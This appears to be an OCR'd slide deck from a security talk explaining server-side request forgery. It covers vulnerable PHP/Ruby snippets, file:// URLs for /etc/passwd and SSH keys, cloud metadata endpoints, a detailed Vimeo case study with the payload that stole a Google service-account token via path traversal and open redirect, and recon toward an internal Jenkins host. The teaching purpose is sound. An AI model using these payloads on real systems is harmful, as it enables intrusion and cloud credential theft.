Demystifying the Server Side

Complex terminologies simplified

Meet the team

Harsh Jaiswal

@rootxharsh

Application Security Engineer

vimeo

Rahul Maini

@iamnoooob

Security Engineer

Emirates

Rajanish Pathak

@h4ckologic

Software Security Researcher

xen1thLabs

Let’s look at the definition of URL according to the RFC 3986.

URL Components(RFC 3986)

URL - Uniform Resource Locator

Scheme:

- HTTP
- File

Example HTTP URLs:

- http://<sub.domain.tld>:<port>/
- http://<user>:<pass>@<sub.domain.tld>/path1/path2
- http://<user>:<pass>@<sub.domain.tld>/path?q1=a&q2=b
- http://<user>:<pass>@<sub.domain.tld>/path?q1=a&q2=b#URL Fragment


Example FILE URLs:

- file:///etc/passwd
- file:///home/user/.ssh/id_rsa
- file:///c:/WINDOWS/win.ini

SSRF, Making the cloud rain


AGENDA

- Introduction to SSRF
- SSRF identification & Impact
- SSRF attack Scenarios
- SSRF case studies



SSRF – WHAT IS IT?

- Server-side request forgery is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.
- In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.



A Simple SSRF vulnerable snippet.

```php
<?php
$content = file_get_contents($_GET['url']);
echo $content
?>
```

- A Vulnerable PHP snippet – The user trusted input ie: URL is passed via GET method, and the server fetches the content and displays it.


Can you spot other issue here?

- A Vulnerable Ruby snippet – Here the application accepts the user input through the url parameter and the open() call fetches the Url specified and returns the response body to the client.

```ruby
require 'sinatra'
require 'open-uri'

get '/' do
  format 'RESPONSE: %s', open(params[:url]).read
end
```

A Simple SSRF

- The attacker forces the application to make an HTTP request back to the server that is hosting the application.
- Supplying a URL with a host like 127.0.0.1 or localhost.




Fetching the contents on localhost

- The server will fetch the contents of the /sensitivefilepath and return it to the user.
- URL comes from the local machine itself & the normal access controls are bypassed

Types of SSRF

- **Full response SSRF:** an attacker is able to fetch the full response of an internal/external resource(File, HTTP Response etc.) with an HTTP request made on behalf of the server

- **Blind SSRF:** In case of blind SSRF, request is made but no response is returned to the attacker. To discover which networks are routed internally or identify internal services, try looking at the time difference in responses.




SSRF and Cloud Metadata – Make Credentials Rain

- AWS
  - http://169.254.169.254/metadata/v1/*
- Google Cloud
  - http://metadata.google.internal/computeMetadata/v1/*
- DigitalOcean
  - http://169.254.169.254/metadata/v1/*
- Docker
  - http://127.0.0.1:2375/v1.24/containers/json
- Kubernetes ETCD
  - http://127.0.0.1:2379/v2/keys/?recursive=true
- Alibaba Cloud
  - http://100.100.100.200/latest/meta-data/*
- Microsoft Azure
  - http://169.254.169.254/metadata/v1/*

- If an attacker is able to determine the underlying cloud infrastructure he will easily be able to grab the AccessKeyId, SecretAccessKeys, private address, hostname, public keys, subnet ids, and more from the API.

- Pulling the IAM role secret keys will give him API access to that AWS account and control over the infrastructure.

SSRF CASE STUDIES AND LABS



Case Study

vimeo SSRF


Vimeo API Playground

Vimeo provides their developers an easy to test and play around their Rest API. For such purposes, Vimeo provides an API console at https://developers.vimeo.com/.

The purpose of this console is to make it simpler to test API endpoints as such all you'd need to do it

- Select an API Endpoint
- Add required path/query/post parameters
- Click Submit.

Behind the scenes



Example request


Select an endpoint /users/{user_id} to fetch 12345 user's information.

- method set to GET
- uri parameter set to /users/{user_id}
- segments set to {"user_id":"12345"}

So backend will supposedly make a request to https://api.vimeo.com/users/12345 and will parse the JSON response and echo it back to the client/developer.

Abusing the feature

So it seems like we have control over the API endpoint to make request to via the parameter `uri`. However changing it to anything other than specified path resulted in a 403.



Abusing the feature… Hmmm what now?

However we do have another input in API endpoint path via the segments parameter in the Rest API. Segments value act as placeholder to be used in the `uri` parameter

What if we use {“uri”:”/users/{user_id}”,“segments”:{“user_id”:”../”}} ;)

This should make a request to https://api.vimeo.com/users/../ and if there’s no URL encoding on segments input, This path on normalization by HTTP library will make request to https://api.vimeo.com/

And.. Response from the root of the API.

But but we’re still on api.vimeo.com host

Make open redirects great again!

The plan is to find an open redirect and as I already figured this was following redirects, we could simply redirect to an internal host like cloud (Google) metadata API.


Good old content discovery

A bit of content discovery and I come across a limited redirect on https://api.vimeo.com/ which could make redirect to https://vimeo.com/ with my controlled path & query parameters. And 2 years on hacking, I already had saved plenty of open redirects at vimeo.com ;).

https://api.vimeo.com/m/anything?foo=bar => https://vimeo.com/anything?foo=bar

Hitting others hosts

{..,"method":"method":"GET","uri":"/users/{user_id}","segments":"{\"user_id\":\"../../m/path/to/open/redirect?url=https://rce.ee/attacker.json\"}",...}


root@ubuntu-s-1vcpu-1gb-blr1-01: ~
File Edit View Search Terminal Tabs Help
root@ubuntu-s-1vcpu-1gb-blr1-01:~# cat /var/www/html/attacker.json
{"hello":"world"}
root@ubuntu-s-1vcpu-1gb-blr1-01:~# tail -f /var/log/apache2/access.log -n 0
35.236.199.137 - - [28/Jan/2019:00:28:16 +0000] "GET /attacker.json?video_uri=%2Fvideos%2F313173855 HTTP/1.1" 200 3287 "-" "Playground.API.Vimeo/2.0"
Go
Cancel
Target: https://developer.vimeo.com
Request
Raw
Params
Headers
Hex
JSON Beautifier
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 433
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1; _abexps=%7B%22430%22%3A%22yes%22%7D; has_uploaded=1; __vimeo_nd_test=1; XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v; session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WlGpGMPT4ltMz; last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt; vimeo=OHt4tPte4eMVHLedtXSdD4eMxHDXPatNPccaN4d%2Ce3StdaXDNdSXL%2CttPXN3SZdtPcMiwiVN5_59biw_ViY3HLedtXSdD4eMlHBDtBBtDdaLX%2CDScSB3Pe%2Ca%2Ct4NLtdXLNtcBZSetaBN%2C5LdXt%2C3DecDZLeBDNdt4B; vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1
{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"get","uri":"/users/{user_id}/videos/{video_id}","app":"120708","params":"{}","segments":"{\"user_id\":\"80898505\",\"video_id\":\"../../../../m/upload/api?video_file_id=1207427290&app_id=120708&ticket_id=199777636&signature=29189ebffe5a91fedd5a0838e9c7b4f5db939ee3&redirect=https%3A%2F%2Frce.ee%2Fattacker.json\"}","authenticated":"1"}
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:28:17 GMT; Max-Age=7200; path=/
Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WlGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:28:17 GMT; Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:28:17 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5129-BWI, cache-ams21031-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1548635296.691215,VS0,VE1433
Vary: Accept-Encoding
Content-Length: 121
{"headers":["HTTP/1.1 200","Content-Type: application\/json","Host: api.vimeo.com"],"code":200,"body":{"hello":"world"}}

Final Payload to steal service account token from Google Metadata API

{"method":"GET","uri":"/users/{user_id}","segments":"{\"user_id\":\"../../m/path/to/open/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json\"}"}

Response:

{"headers": ["HTTP/1.1 200", "Content-Type: application/json", "Host: api.vimeo.com"], "code": 200, "body": { "access_token": "ya29.c.EmKeBq9XXDWtXXXXXXXXecIkeR0dFkGT0rJSA", "expires_in": 2631, "token_type": "Bearer" } }

STOP REPORTING OPEN REDIRECTS FOR $100!!

Case study
SSRF Bypass

Integration feature observations

- Application allowed to integrate WooCommerce store via its URL
- Request was sent from server side with prefixed path
- Only HTTPS hosts allowed


```
{
  "error":"Invalid",
  "fields":{
    "url":"Only https websites supported"
  }
}
```


- Request's response was reflected back regardless of integration success


```
"request_method":"GET",
"status_code":200,
"provided_url":"https://s81l4v7cetk00sqif77wlgw6sxyomd.burpcollaborator.r
"request_raw":"GET /wp-json/wc/v2/system_status HTTP/1.1\r\nHost: s81l4v7
"response_raw":"HTTP/1.1 200 OK\r\nContent-Length: 53\r\nContent-Type: te
```

Potential fully responsive SSRF


- Can’t hit AWS/GCP Metadata, works on plain HTTP.
- If we could find an internal host working on HTTPS
- Internally resolving hostnames were not allowed as well. Possible blacklist?
- Find HTTPS hosts those don’t point to internal IP’s but are accessible for employees only. Sounds familiar? VPN only access hosts?


Let the recon begin

- Subdomain enumeration
- Found corp.company.com, *corp* Interesting, brute it.
- Multiple hosts resolving to either internal IP's or external IP's but none were reachable.
- This is exactly what we're looking for!
- Spots jenkins.corp.company.com pointing to external IP but not reachable.

Why target Jenkins of all the hosts.


- Cause jenkins continuously works with prod server so probably in same VPC.
- Makes sense to use SSL here.
- Generally critical part of Infra - reaching it would show good impact.





Key takeaways

